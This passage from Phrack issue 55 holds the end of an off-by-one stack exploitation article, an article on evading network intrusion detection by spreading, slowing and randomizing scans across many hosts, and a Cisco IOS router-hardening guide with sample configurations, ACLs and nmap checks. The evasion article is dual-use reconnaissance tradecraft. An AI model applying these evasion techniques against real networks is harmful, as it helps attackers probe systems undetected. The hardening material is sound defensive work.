Although the technique seems nice, some problems remain unresolved. Altering a program's execution flow with only one byte of overwriting data is, for sure, possible, but under what conditions? As a matter of fact, reproducing the exploitation context can be a hard task in a hostile environment, or worst, on a remote host. It would require us to guess the exact stack size of our target process. To this problem we add the necessity of our overflowed buffer to be right next to the saved frame pointer, which means it must be the first variable to be declared in its function. Needless to say, padding must also be taken in consideration. And what about attacking big endian architectures? We cannot afford to be only able to overwrite the most significant byte of the frame pointer, unless we have the ability to reach this altered address...

Conclusions could be drawn from this nearly impossible to exploit situation. Although I would be surprised to hear of anyone having applied this technique to a real world vulnerability, it for sure proves us that there is no such thing as a big or small overflow, nor is there such thing as a big or small vulnerability. Any flaw is exploitable, all you need is to find out how.

Thanks to: binf, rfp, halflife, route

----[EOF

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 09 of 19]

----------[Distributed Information Gathering]

--------[hybrid <hybrid_@hotmail.com>]

----[Overview

Information gathering refers to the process of determining the characteristics of one or more remote hosts (and/or networks). Information gathering can be used to construct a model of a target host, and to facilitate future penetration attempts.

This article will discuss and justify a new model for information gathering, namely: distributed information gathering.

The focus is on eluding detection during the information gathering stage(s) of an attack, particularly by NIDS (Network Intrusion Detection Systems).

This article is adjunct to the superb work of both Thomas H. Ptacek and Timothy N. Newsham [1], and to horizon [2].

Please note that I do not claim to have discovered the distributed information gathering methodology [3]; this article is a consolidation, discussion, and extrapolation of existing work.

----[Introduction

The current methods used to perform remote information gathering are well documented [4], but are reiterated briefly here:

I. Host Detection

Detection of the availability of a host. The traditional method is to elicit an ICMP ECHO_REPLY in response to an ICMP ECHO_REQUEST, using ping(1) or fping(1).

II. Service Detection

A.K.A. port scanning. Detection of the availability of TCP, UDP, or RPC services, e.g. HTTP, DNS, NIS, etc. Methods include SYN and FIN scanning, and variations thereof e.g. fragmentation scanning.

III. Network Topology Detection

I know of only two methods - TTL modulation (traceroute), and record route (e.g. ping -R), although classical 'sniffing' is another (non-invasive) method.

IV. OS Detection

A.K.A TCP/IP stack fingerprinting. The determination of a remote OS type by comparison of variations in OS TCP/IP stack implementation behavior; see nmap(1).

----[Conventional Information Gathering Paradigm

The conventional method of information gathering is to perform information gathering techniques with a 'one to one' or 'one to many' model; i.e. an attacker performs techniques in a (usually) linear way against either one target host or a logical grouping of target hosts (e.g. a subnet).

Conventional information gathering is often optimized for speed, and often

executed in parallel (e.g. nmap).

----[Distributed Information Gathering Paradigm

With a distributed method, information gathering is performed using a 'many to one' or 'many to many' model. The attacker utilizes multiple hosts to execute information gathering techniques in a random, rate-limited, non-linear way.

The meta-goal of distributed information gathering is to avoid detection either by N-IDS (network intrusion detection systems) or by human analysis (e.g. system administrators).

Distributed information gathering techniques seek to defeat the attack detection heuristic employed by N-IDS'; this heuristic is explained below.

----[N-IDS Attack Detection Heuristic

Many methods exist to perform (pseudo) real-time intrusion detection analysis of network traffic data, of which the two major categories are M-IDS (misuse detection) and A-IDS (anomaly detection). A-IDS exist at present primarily in the research domain, such as at COAST [5]; M-IDS employ a signature analysis method (analogous in some respects to virus scanning software), and are in widespread use in commercial and free N-IDS.

N-IDS signatures can be delineated into two categories - those that use composite or atomic signatures. Atomic signatures relate to a single "event" (in general, a single packet), e.g. a large packet attack / ping attack. Composite signatures comprise multiple events (multiple packets), e.g. a port scan or SYN flood.

To detect malicious or anomalous behavior, composite signatures usually employ a simple equation with THRESHOLD and DELTA components. A THRESHOLD is a simple integer count; a DELTA is a time duration, e.g. 6 minutes.

For example, a signature for a SYN flood [6] might be:

'SYN flood detected if more than 10 SYN packets seen in under 75 seconds'

Therefore in the above example, the THRESHOLD is "10 packets", and the DELTA is "75 seconds".

----[N-IDS Subversion

Within each monitoring component of a N-IDS the THRESHOLD and DELTA values associated with each signature must be carefully configured in order to flag real attacks, but to explicitly not flag where no attack exists. A 'false positive' is defined as the incorrect determination of an attack; a 'false negative' is defined as the failure to recognize an attack in progress.

This process of configuration is a non-trivial "balancing act" - too little and the N-IDS will flag unnecessarily often (and likely be ignored), too much and the N-IDS will miss real attacks.

Using this information, the goal of distributed information gathering is therefore not only to gather information, but also to induce a false negative 'state' in any N-IDS monitoring a target.

The techniques employed by distributed information gathering to subvert N-IDS are outlined below.

----[Distributed Information Gathering Techniques

I. Co-operation

By employing a 'many to one' or 'many to many' model, multiple hosts can be used together to perform information gathering. Multiple source hosts will make the correlation and detection duties of a N-IDS more complex.

Co-operation seeks to subvert the THRESHOLD component of a N-IDS attack recognition signature.

II. Time Dilation

By extending (or 'time stretching') the duration of an attack (particularly the host and service detection phases), we hope to 'fall below' the DELTA used by N-IDS' to detect an attack.

III. Randomization

Packets used to perform information gathering, such as an ICMP datagram or a SYN packet, should employ randomness where possible (within the constraints of the relevant RFC definition), e.g. random TCP sequence and acknowledgement numbers, random source TCP port, random IP id, etc. Libnet [7] is an excellent portable packet generation library that includes randomization functionality.

Randomization should also be utilized in the timing between packets sent, and the order of hosts and/or ports scanned. For example, a port scan of ports 53, 111, and 23 with non-regular timing between each port probed (e.g. between 6 and 60 minutes) is preferential to a linear, incremental scan, executed within a few seconds.

In the IP header, I suggest randomization of IP ID and possibly TTL; within the TCP header the source port, sequence number, and acknowledgement number (where possible); and within the UDP header the source port.

The algorithm used to perform randomization must be carefully selected, else the properties of the algorithm may be recordable as a signature themselves! There are multiple documents which discuss randomization for security, of which [8] is a good place to start.

----[Advantages

The advantages in employing a distributed information gathering methodology are therefore:

I. Stealth

By employing co-operation, time dilation, and randomization techniques we hope to elude N-IDS detection.

II. Correlation Information

The acquisition of multiple 'points of view' of a target enables a more complete model of the target to be constructed, including multiple route and timing information.

III. Pervasive Information Gathering

The 'r-box' countermeasures (such as dynamic router or firewall configuration) employed by certain N-IDS becomes less effective when multiple source hosts are employed.

----[N-IDS Evolution

How will N-IDS evolve to counter distributed information gathering? It is likely that detection of distributed information gathering will be available only as a retrospective function, opposed to (pseudo) real time. Logs from multiple N-IDS agents must be centralized and cross-correlated before distributed information gathering attacks can be detected.

In a large enterprise (for example a military, government, or large corporation installation) this process of event consolidation must be considered a non-trivial task.

----[Commercial Information Gathering Software a.k.a. Vulnerability Scanners

There exists several advantages in using a distributed scanning model for commercial vendors of network vulnerability scanning technology. A distributed model would enable localized 'zones of authority' (i.e. delegation of authority), could gather information behind NAT (and firewalls, where configured), and overcome network topology specific bandwidth restrictions.

At this time I am aware of no commercial (or free) vulnerability scanners that employ a distributed architecture.

----[Conclusion

Distributed information gathering is an extrapolation and logical evolution of the existing traditional information gathering paradigm. It's primary goal is to elude detection by automated (N-IDS) or human sources.

If you choose to employ distributed information gathering techniques, you must trade immediacy of results against stealth.

----[References

[1] - "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection", Thomas H. Ptacek & Timothy N. Newsham, January 1998.

[2] - "Defeating Sniffers and Intrusion Detection Systems", horizon, Phrack Magazine, Volume 8 Issue 54 Article 10 of 12, Dec 25th 1998.

[3] - "SHADOW Indications Technical Analysis - Coordinated Attacks and Probes", Stephen Northcutt & Tim Aldrich, Sep 21 1998.

[4] - "The Art of Port Scanning", Fyodor, Phrack Magazine, Volume 7 Issue 51 article 11 of 17, September 01 1997.

[5] - COAST, http://www.cs.purdue.edu/coast/ids

[6] - "Project Neptune", daemon9 / route / infinity, Phrack Magazine, Volume 7 Issue Forty-Eight File 13 of 18.

[7] - Libnet, route, http://www.packetfactory.net/libnet

[8] - RFC 1750, "Randomness Recommendations for Security", December 1994.

[9] - Libpcap, LBNL Network Research Group, http://ee.lbl.gov

----[EOF

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 10 of 19]

Building Bastion Routers Using Cisco IOS

--------[brett <beldridg@best.com> / variable k <variablek@home.com>]

Abstract

Members of the firewall and network security community are generally clueful when it comes to the topic of bastion hosts, and the various approaches and issues involved in constructing them on different platforms. However, less attention has been paid to the subject of securing routers that are exposed to attack--or building bastion routers.

Routers, and in particular Cisco routers, are often deployed in various parts of a firewall system, for example as border and choke packet filters. As such, they can be high-value targets for attackers. This paper provides a simple methodology and specific examples for securing Cisco routers running IOS. Our focus and examples are based upon the IOS versions we are most familiar with: 11.2 and 11.3. However, the principles we present may also apply to older and newer IOS versions (e.g., 12.0, other 11.X versions and 10.X), and possibly to other vendors' gear.

What is a Bastion Router Anyway?

Routers previously did just that: route IP. However, modern routers have features that permit them to be used as static packet screens, security (VPN) gateways, and other key components in security systems. There is even an IOS variant called the Firewall Feature Set (this is different than the PIX firewall), which we don't cover here because we haven't used it, that supports stateful packet filtering, intrusion detection features and other stuff. We use the term bastion [0] router to refer to a router that requires some level of special configuration to secure it against attack.

We generally focus on two areas: protecting the router itself and protecting hosts behind the router (or possibly on other sides).

Basic Methodology

Our methodology is relatively simple. We want to disable features and services that are on by default and that we are not using. In other words: if we're not using something, we turn it off. We enable features that may aid in protecting the router or the networks behind the router. If we need a feature we try to protect it as best we can using the protection mechanisms that IOS provides, for example VTY filters. We use ACLs on each interface that permit the specific traffic that we have decided to permit and deny everything else (the "default deny" stance).

IOS supports many, many features; and there are many different releases and a number of feature sets available. Our examples assume IOS version 11.2 and 11.3, with the IP Only feature set, though we will point out exceptions (e.g., TCP Intercept and the Enterprise feature set) as they come up. Also, we can't possibly cover all the various ways to configure something-- our goal is to present some of the things we've learned and some of the methods by which we configure bastion routers.

So the basic methodology we will follow is:

1. Password protection
2. Limit remote access
3. Limit local access
4. Display login banner
5. Configure SNMP

6. Configure logging and NTP
7. Other protection mechanisms
8. Anti-spoofing
9. Mitigate Denial of Service attacks
10. Protect hosts behind the router
11. Verify the configuration

For purposes of the examples, we will use a sample network with the following topology. We will also assume that 192.168/16 is routable.

```
     Eth0  192.168.0.0/16            Eth1  172.16.1.0/30
                      .1 +----------+ .1     .2
   private net ----------|  Router  |---------- ISP
                         +----------+
     access-list e0-in -->          <-- access-list e1-in
```

The final complete configuration will be given at the end of the paper in Appendix A.

----[Background

Brief Introduction to the IOS Command Line Interface

Cisco's IOS (Internetworking Operating System) thankfully supports a Command Line Interface which Cisco calls CLI. The command line interface can be accessed via the console port, a modem, or a TELNET connection. A command line session is referred to as an EXEC session, and it's similar to a Unix shell process. There are two different kinds of traditional EXEC sessions: user EXEC level and privileged EXEC level. User EXEC level can be considered similar to a non-root login account on a Unix system, and privileged EXEC level somewhat like the super-user account, or a UID 0 process. The prompt even changes to end in a pound sign when you switch to privileged EXEC level:

```
reeb>enable
Password:
reeb#
reeb#disable
reeb>
```

You can also customize privilege levels. We'll cover this a bit more later on.

Context sensitive help is also available. Typing a question mark will provide a list of available commands and options that may be entered at that point. For example,

```
reeb#debug ip r?
rip  routing  rsvp  rtp

reeb#debug ip rip ?
events  RIP protocol events

reeb#debug ip rip
```

CLI also supports a mini Emacs-like editing mode and command history by default. So you have C-n for next line, C-p for previous line, C-a for beginning of line, C-e for end of line, C-u to erase the line, C-w for erase previous word, and also TAB to finish a partial command. The arrow keys should also work.

Configuration Settings

One of the things that can be very confusing with IOS is how configuration settings are presented to the user. A default setting is not displayed when you view the router configuration. And the default setting can change across

different IOS versions. For example, in IOS 11.2, the services ‘udp-small-servers‘ and ‘tcp-small-servers‘ are enabled by default. So when you disable UDP and TCP small servers you will see the following in the configuration:

```
version 11.2
no service udp-small-servers
no service tcp-small-servers
```

And by default you would see no configuration setting. However, the defaults changed in 11.3 to "no service" for both. So when no configuration setting is displayed, UDP and TCP small servers are disabled. You will see the following when they are enabled:

```
version 11.3
service udp-small-servers
service tcp-small-servers
```

You need to keep this in mind when building bastion Cisco’s, and it may take some investigation and detective work to determine which services and features are enabled.

----[Step 1 : Password protection

One of the first things we can do is configure and protect the passwords. These include routing protocol and NTP authentication secrets, login, and enable (privileged EXEC mode) passwords.

passwords and privileges

There are many options available for user authentication; for example, overriding access classes and TACACS support that we won’t go into here. However, there are some important things we wanted to mention regarding passwords and privilege support. First, different types of passwords have different construction and length requirements. For example, an OSPF simple password can be any continuous string of characters that can be entered from the keyboard up to 8 bytes in length, while an OSPF MD5 key can be any alphanumeric password up to 16 bytes long. A line password can be up to 80 characters in length and can contain any alphanumeric characters including spaces. An enable secret and username password can be up to 25 characters and can contain embedded spaces. In some cases the construction requirements are not clearly documented so you’ll have to experiment to come up with a "good" password depending on your environment.

Earlier we mentioned "traditional" user EXEC and privileged EXEC. There are actually 16 privilege levels, numbered 0 through 15. Level 1 is the normal user EXEC mode and 15 is the default privileged EXEC mode. To expand on the sample earlier:

```
reeb>show privilege
Current privilege level is 1
reeb>enable
Password:
reeb#show privilege
Current privilege level is 15
reeb#disable
reeb>show privilege
Current privilege level is 1
```

You can use the privilege mechanism to tailor the authentication configuration to your specific environment.

For sample purposes, we will use separate, unique, personal login names for each of the administrators granted access to the router for audit trail purposes. We will start with two users:

```
username variablek password st0rk
```

```
  username brett password r0ddag
```

service password-encryption

By default, anyone with privileged access can view all of the passwords on the router. If somebody is watching you configure the router, they can "shoulder surf" and capture passwords.

You can use the "service password-encryption" command to encode or scramble most of the various router password strings. These scrambled passwords are also known as type 7 passwords because of the digit that precedes the encoded password string. Note that while technically the passwords are encrypted, this service provides minimal protection and only serves to hide the passwords from casual observation. The scrambled passwords can be decoded trivially by a simple shell script [1] or on a bar napkin while munching on a plate of nachos or (in our case) drinking a Guinness.

Note that for some reason the password-encryption service does not encode SNMP community names.

Granted this adds little in terms of password security, but we guess it doesn't hurt. We mainly point it out because its name has led to confusion regarding its purpose and strength.

enable secret

The IOS equivalent of root access is privileged EXEC mode which is protected by the enable password. There are two methods of protecting the enable password. The first method is to use "enable password" which only uses the trivial Cisco encoding mechanism.

The second method is to use the "enable secret" command which uses MD5, a one-way cryptographic hash function. Passwords protected with MD5 are also known as type 5 passwords. To use the enable secret command you can specify the enable secret then disable the enable password if you have one:

```
  reeb(config)#enable secret s3kr3t
  reeb(config)#no enable password
  reeb(config)#exit

  reeb#sh running-config
  Building configuration...

  enable secret 5 $1$k2gM$4W2tuuTUqxuRd.LQxsh/v.
```

You might ask why not protect all passwords and secrets with MD5? This won't work because MD5 is a one-way hash, and IOS needs to be able to access clear text strings for stuff like the MD5-based MAC secret that NTP can use for authentication, or OSPF simple authentication strings and so on.

----[Step 2 : Limit remote access

Cisco routers can be remotely managed via a TELNET connection. It is a good idea to limit, or even disable, TELNET access. To limit access you can specify an access class on the VTY lines:

```
  access-list 99 permit host mgmt_ip
  access-list 99 deny any
  !
  line vty 0 4
   access-class 99 in
   login local
```

In addition, if you are using access lists with a default deny, you will need to allow connections to tcp/23 from specific source IP addresses on the inside:

```
  !
  interface Ethernet0
   ip access-group e0-in in
  !
  ip access-list extended e0-in
   permit tcp host mgmt_ip host 192.168.0.1 eq 23
```

If we want to disable the TELNET listener completely (a good idea for exposed routers that are high visibility targets), the following will work:

```
  line vty 0 4
   transport input none
```

An ultra-paranoid configuration might even be something like:

```
  access-list 99 deny any
  !
  line vty 0 4
   access-class 99 in
   exec-timeout 0 1
   login local
   transport input none
```

This configuration may be a bit overboard but it:

  * sets a deny any access class on the VTY
  * disables the TELNET listener
  * sets the EXEC session timeout to 1 second

There have been requests to add SSH support to IOS, apparently from as long as 3 years ago. There was even a rumor that IOS 12.0 would contain SSH support, but it didn't make it in. There is also Kerberos support in IOS, and a way to do Kerberized TELNET to the router, but we haven't used that.

----[Step 3 : Limit local access

By default, when you connect to the console or AUX port, you are given user EXEC mode access without a password. If the router cannot be physically secured, it is a good idea to set a user EXEC password on these ports. Even if the router is in a secured environment, like a locked machine room, it doesn't hurt.

```
  line con 0
   login local
   ! logout idle console access after 2 min
   exec-timeout 2 0
  line aux 0
   ! Uncomment below to disable logins on the AUX port
   ! no exec
   ! Or allow password access
   login local
```

This will not stop a determined attacker from gaining access to the router. If an attacker has physical access to the box, they can use well-known password recovery techniques to gain access. [2]

----[Step 4 : Display login banner

It's a good idea to configure a login banner that warns users against unauthorized access. This may help in the event of legal action against an intruder. We tend to use something like the following:

```
banner motd #

              This is a private system operated for and by
```

```
                    Big Phreaking Bank (BPB).

          Authorization from BPB management is required to use
                              this system.

               Use by unauthorized persons is prohibited.
#
```

Though you should tailor it to meet your local requirements. BPB might also be considered an "inviting" target. For examples and more detailed information on the topic of login banners refer to [3].

----[Step 5 : SNMP

Another common method of router management is to use the Simple Network Management Protocol (SNMP). IOS supports SNMPv1 and SNMPv2. SNMPv1 was not designed with authentication and data privacy features. Some implementations of SNMPv2 contain security enhancements. SNMPv3 apparently contains more security enhancements.

We generally leave SNMP disabled on our bastion routers, however if you must enable it, we recommend the following protective steps:

* Use a hard-to-guess community name
* Make the MIB read only
* Permit access only from specific hosts

These precautions can be implemented using the following configuration:

```
! allow SNMP reads from hosts in access-list 10
snmp-server community h4rd2gu3ss ro 10
!
! access list for SNMP reads
access-list 10 permit host snmp_mgmt_ip
access-list 10 deny any
!
! send traps with community names
snmp-server trap-authentication
! send all traps to the management host on the inside interface
snmp-server trap-source Ethernet0
snmp-server host snmp_mgmt_ip h4rd2gu3ss
!
interface Ethernet0
 ip access-group e0-in in
!
ip access-list extended e0-in
! allow access from a specific machine on the inside
permit udp host snmp_mgmt_ip host 192.168.0.1 eq snmp
```

----[Step 6 : Logging data

If your security policy requires that logs be generated for access list drops or other security events, you can use the IOS syslog facility. Since syslog uses UDP, which is not a reliable transport mechanism, it can be good idea to log messages to more than one host, which may reduce the occurrence of lost messages due to packet loss or other weirdness (and it’s a simple way to automatically create a backup of your logs). Also, using NTP to synchronize all of the clocks greatly aids forensic log analysis in the event of an attack or break in.

NTP Configuration

Without synchronized time on the various hosts within your firewall complex and network, event correlation from log message timestamps is nearly impossible. The NTP protocol and the Cisco NTP implementation support cryptographic authentication using MD5 (DES is also supported by the protocol

as the authentication hash but MD5 doesn't suffer from US export bogosity). This allows the NTP client to authenticate its time sources, and should prevent attackers from spoofing NTP servers and playing with the system clock. If your budget can handle it, consider a network-based GPS stratum 1 NTP time server that supports MD5 authentication. Below we configure NTP to allow updates only from our internal time servers and authenticate the messages using MD5 for the message authentication code (MAC).

```
! Setup our clock environment
clock timezone PST -8
clock summer-time zone recurring
! Configure NTP
ntp authenticate
ntp authentication-key 1 md5 ntpk3y
ntp trusted-key 1
ntp access-group peer 20
ntp server ntp_server1_ip key 1 prefer
ntp server ntp_server2_ip key 1
!
! Allow selected ntp hosts
access-list 20 permit host ntp_server1_ip
access-list 20 permit host ntp_server2_ip
access-list 20 deny any
```

Syslog setup

In this case, we will send syslog messages to two hosts and stamp the messages with the local date and time:

```
! Send syslog messages to the mgmt host and log with localtime
service timestamps log datetime localtime
logging syslog1_ip
logging syslog2_ip
```

By default, the router will send syslog messages with a local7 facility. If you want to store router messages in a separate file, your syslog.conf should include the line:

```
# router messages
local7.*                                /var/adm/router.log
```

The exact syntax and log file location may vary depending upon the syslogd you are using.

You can change the facility using:

```
logging facility facility-type
```

----[Step 7 : Other protection mechanisms

no ip source-route

Some attacks use the IP source route option. The attacks rely on the ability of the attacker to specify the path a packet will take. An attacker can send a source routed packet to a victim host behind the router which will then send back packets along the same path. This allows replies to spoofed packets to return to the attacker. Many modern operating systems allow you to drop IP packets with source route options set. However, it is a good idea to drop these packets at the edge using the "no ip source-route" option.

Limiting ICMP

Several DoS attacks use the ICMP protocol. It is a good idea to limit what types of ICMP messages are allowed. At a minimum, in order to allow for Path MTU discovery (PMTU), you should consider permitting packet-too-big messages.

The other types of ICMP messages allowed will depend upon the local security policy.

```
ip access-list extended e1-in
! Allow fragmentation needed messages (type 3 code 4)
 permit icmp any 192.168.0.0 0.0.255.255 packet-too-big
! Allow outbound ping and MS style traceroute (type 0)
 permit icmp any 192.168.0.0 0.0.255.255 echo-reply
! Uncomment to allow ping to the inside net (type 8)
! permit icmp any 192.168.0.0 0.0.255.255 echo
! Uncomment to allow traceroute
! permit icmp any 192.168.0.0 0.0.255.255 ttl-exceeded
```

Disable unnecessary services

Next we can disable unnecessary services. By default, IOS has some services enabled which will allow attackers to gain information and perform Denial of Service attacks (though see above for issues with changing defaults in newer IOS versions and determining what is really enabled).

We will disable these:

```
no service udp-small-servers
no service tcp-small-servers
no service finger
no ip bootp server
! not enabled by default but be paranoid
no ip http server
```

no cdp run

Cisco Discovery Protocol (CDP) is a media independent protocol which, by default, runs on all Cisco equipment. The protocol is used for network management and to discover other Cisco devices. The Cisco documentation says:

> "CDP allows network management applications to discover Cisco devices that are neighbors of already known devices, in particular, neighbors running lower-layer, transparent protocols."

To turn CDP off on a specific interface, you can use:

```
interface Ethernet1
 no cdp enable
```

To disable CDP on all interfaces, you can use the global command:

```
no cdp run
```

no ip unreachables

By default, when an access list drops a packet, the router returns a type 3, code 13 ICMP (administratively prohibited) message. This allows potential attackers to know that the router implements access list filters. Also, most UDP scans rely on the target sending back unreachable messages. To thwart UDP scans we can prevent the router from sending any ICMP type 3 (unreachable) messages by specifying the following on each interface:

```
no ip unreachables
```

no ip proxy-arp

By default, IOS enables proxy ARP on all interfaces. Since we don’t need the service, we will disable it:

```
  interface Ethernet0
   no ip proxy-arp
  interface Ethernet1
   no ip proxy-arp
```

no ip redirects

In cases where we have no need to send redirects, we will disable them:

```
  interface Ethernet0
   no ip redirects
  interface Ethernet1
   no ip redirects
```

----[Step 8 : Anti-spoofing

The idea behind anti-spoofing is that nobody from the outside network should be sending packets to you with a source address of either your inside network address, or certain well-known and reserved addresses. We will use access lists to drop and log any of these packets. A recent Internet draft is available (draft-manning-dsua-00.txt) which discusses the reserved netblocks that should be blocked at the edge.

```
  ip access-list extended e1-in
  ! Anti-spoofing: no packets with a src address = our inside net
  ! Normally, this would not be a RFC 1918 net
   deny ip 192.168.0.0 0.0.255.255 any log
  !
  ! Deny first octet zeros, all ones, and loopback network
   deny ip 0.0.0.0 0.255.255.255 any log
   deny ip host 255.255.255.255 any log
   deny ip 127.0.0.0 0.255.255.255 any log
  !
  ! Deny class D (multicast) and class E (reserved for future use)
   deny ip 224.0.0.0 15.255.255.255 any log
   deny ip 240.0.0.0 7.255.255.255 any log
  !
  ! Deny RFC 1918 addresses
   deny ip 10.0.0.0 0.255.255.255 any log
   deny ip 172.16.0.0 0.15.255.255 any log
  ! included above in this example
  ! deny ip 192.168.0.0 0.0.255.255 any log
  !
  ! Deny test-net
   deny ip 192.0.2.0 0.0.0.255 any log
  !
  ! Deny end node autoconfig
   deny ip 169.254.0.0 0.0.255.255 any log
```

What you really want is a switch that will drop packets arriving on an interface with a source address that is not routed out that interface. Some IOS releases have the ability to do this by using something called Cisco Express Forwarding (CEF) in conjunction with the "ip verify unicast reverse-path" interface command. This requires strictly symmetric routing patterns and a 7500 Series (any 7000 with IOS 11.3) or a 12000 Gigabit switch router to run CEF.

----[Step 9 : Mitigating Denial of Service attacks

There have been a rash of new Denial of Service (DoS) attacks over the past few years. We can use access lists and other mechanisms to prevent or at least increase our ability to withstand some common DoS attacks.

SYN Floods

A SYN flood occurs when an attacker sends a TCP SYN segment with an unreachable spoofed source address to an open port on the target. The victim responds with a SYN,ACK to the unreachable host and the TCP handshake never completes. The victim's connection queue quickly gets filled with half-open connections in the SYN_RCVD state. At some point, the server TCP will start to drop new SYNs.

SYN floods are discussed in the Cisco publication "Defining Strategies to Protect Against TCP SYN Denial of Service Attacks" [4]. Cisco IOS has a mechanism called TCP Intercept [5] which can be used to help protect against SYN floods. TCP Intercept was introduced in IOS 11.3 and requires a specific feature set; it's in the Enterprise feature set and we hear some service provider feature sets and maybe others.

We have found that TCP Intercept works well in practice (protecting against real SYN floods); however, configuring it can be very confusing and the specifics will vary depending on a number of factors. We recommend reading the Cisco documentation and if you are susceptible to SYN floods you may consider implementing TCP Intercept to mitigate the effects.

Land attack

The land program sends a packet to the victim with identical source and destination port, and identical IP addresses. This causes many network devices with to panic, including Unix hosts, Windows hosts, routers, etc.

We recommend that you run one of the newer IOS releases which contains fixes for this defect. A Cisco field notice provides details on which IOS versions are vulnerable. [6] If you can't update to a newer IOS, the field notice also contains information on how to configure access lists for protection.

Stop malicious insiders (Ingress Filtering)

If the inside network has untrusted hosts or users, you might want to use Ingress Filtering [7]. By denying packets with spoofed source addresses, Ingress Filtering prevents malicious inside users from launching some Denial of Service attacks.

In our case, this would be achieved by allowing the valid inside addresses out and then denying all others:

```
! Ingress filter: only allow our net outbound
ip access-list extended e0-in
 permit ip 192.168.0.0 0.0.255.255 any
 deny ip any any log
!
! apply to inbound packets on the inside interface
interface Ethernet0
 ip access-group e0-in in
```

Smurf attacks

Smurf attacks continue to plague the Internet. If you don't take appropriate steps, you can be either a victim or an amplifier in a Smurf attack. Craig Huegen has written a paper that details Smurf attacks and defenses [8].

To prevent your network from being used as a smurf amplifier, you need to filter packets sent to the broadcast address of your network.

```
interface Ethernet0
 no ip directed-broadcast

interface Ethernet1
 no ip directed-broadcast
```

----[Step 10 : Protect hosts behind the router

The router can also provide additional protection to any hosts behind it. This may include bastion hosts running web, FTP, mail, and DNS servers. As an example, we will implement access lists to screen access to an HTTP server host (192.168.0.5). We think it is generally a good idea to filter both inbound and outbound packets (using inbound "in" access lists of each interface--we rarely come across cases where we use outbound "out" access lists).

```
ip access-list extended e1-in
! allow tcp/80 to the web server
 permit tcp any host 192.168.0.5 eq www
!
interface Ethernet1
 ip access-group e1-in in

ip access-list extended e0-in
! allow established connections from the web server
 permit tcp host 192.168.0.5 eq www any established
!
interface Ethernet0
 ip access-group e0-in in
```

Note that this will not protect against command channel attacks directed at the permitted services.

----[Step 11 : Verify the configuration

As mentioned earlier, depending upon the IOS version, a "sh running-config" might not display whether TCP and UDP small-servers are enabled. You should, at a minimum, run a port scan against the router to verify the basic configuration. Note that if you have disabled IP unreachables, you will have to temporarily re-enable them to perform a UDP scan.

You can use Fyodor’s nmap program [9] to perform the scans.

TCP scan

```
[root@fuel src]# nmap -sT 192.168.0.1 -p 1-65535

Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on  (192.168.0.1):
Port    State       Protocol  Service
23      open        tcp        telnet
```

If you do not allow VTY access, there shouldn’t be any ports open. In this case, we are allowing TELNET access from the same host that performed the scan.

UDP scan

```
[root@fuel config]# nmap -sU 192.168.0.1
WARNING:  -sU is now UDP scan -- for TCP FIN scan use -sF

Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on  (192.168.0.1):
Port    State       Protocol  Service
123     open        udp        ntp
161     open        udp        snmp
387     open        udp        aurp
611     open        udp        npmp-gui
727     open        udp        unknown
910     open        udp        unknown
```

Note: We have seen false positives when using nmap for router UDP scans. It can be a good approach to use multiple scanners for these tests. Below we point udp_scan from SATAN at the router. In this case, it turns out that 611/udp and 727/udp are not really open:

```
[root@fuel bin]# ./udp_scan 192.168.0.1 1-1024
123:ntp:
161:snmp:
387:UNKNOWN:
910:UNKNOWN:
```

Also, we have noticed that IOS versions 11.2 and 11.3 have 387/udp and 910/udp open. If someone at Cisco could explain this, we sure would like to hear it. We don't have Appletalk enabled so that doesn't explain the udp/387. We tested IOS 12.0 with the exact same configuration and they are not open.

----[Thanks to...

Thanks to everybody who reviewed the paper and provided valuable feedback. You know who you are.

----[References

General References

Increasing Security on IP Networks is at
http://www.cisco.com/univercd/cc/td/doc/cisintwk/ics/cs003.htm

Cisco Internet Security Advisories can be found at
http://www.cisco.com/warp/public/707/advisory.html

Specific References

[0] Marcus J. Ranum, "Thinking About Firewalls V2.0: Beyond Perimeter Security"
http://www.clark.net/pub/mjr/pubs/think/index.htm

[1] Decoding type 7 passwords
http://geek-girl.com/bugtraq/1997_4/0156.html

[2] Password Recovery Techniques
http://www.cisco.com/warp/public/701/22.html

[3] CIAC bulletin on login banners
http://ciac.llnl.gov/ciac/bulletins/j-043.shtml

[4] "Defining Strategies to Protect Against TCP SYN Denial of Service Attacks"
http://www.cisco.com/warp/public/707/4.html

[5] Information on TCP Intercept
http://www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed_cr/secur_c/scprt3/scdenial.htm

[6] Information on land attacks
http://www.cisco.com/warp/public/770/land-pub.shtml

[7] RFC 2267: Network Ingress Filtering: Defeating Denial of Service Attacks by P. Ferguson and D. Senie
ftp://ftp.isi.edu/in-notes/rfc2267.txt

[8] Craig Huegen's paper
http://users.quadrunner.com/chuegen/smurf.cgi

Cisco has a paper Minimizing the Effects of "Smurfing" Denial
of Service (DOS) Attacks
http://www.cisco.com/warp/public/707/5.html

[9] Fyodor's nmap
http://www.insecure.org/nmap/

----[Appendix A

The complete router configuration is given below.

```
<++> P55/Bastion-router/cisco-conf.txt !75510e67
! We have replaced the mnemonic names with the following addresses:
!
! ntp_server1_ip: 192.168.1.100
! ntp_server2_ip: 192.168.1.101
! syslog1_ip: 192.168.1.102
! syslog1_ip: 192.168.1.103
! mgmt_ip: 192.168.1.104
! snmp_mgmt_ip: 192.168.1.105
!
version 11.3
service timestamps debug uptime
service timestamps log datetime localtime
!
! protect passwords
service password-encryption
enable secret 5 $1$k2gM$4W2tuuTUqxuRd.LQxsh/v.
!
username variablek password 7 110F0B0012
username brett password 7 15190E1A0D24
ip subnet-zero
!
hostname reeb
!
interface Ethernet0
 description Inside Interface
 ip address 192.168.0.1 255.255.0.0
 ip access-group e0-in in
 no ip directed-broadcast
 no ip unreachables
 no ip proxy-arp
 no ip redirects
!
interface Ethernet1
 description Outside Interface
 ip address 172.16.1.1 255.255.255.252
 ip access-group e1-in in
 no ip directed-broadcast
 no ip unreachables
 no ip proxy-arp
 no ip redirects
!
! turn off unnecessary services
no ip bootp server
! the http server is disabled by default. but be paranoid.
no ip http server
no service tcp-small-servers
no service udp-small-servers
no service finger
no cdp run
!
! disable source routed packets
no ip source-route
!
! setup the clock
clock timezone PST -8
```

```
clock summer-time zone recurring
! setup NTP
ntp authenticate
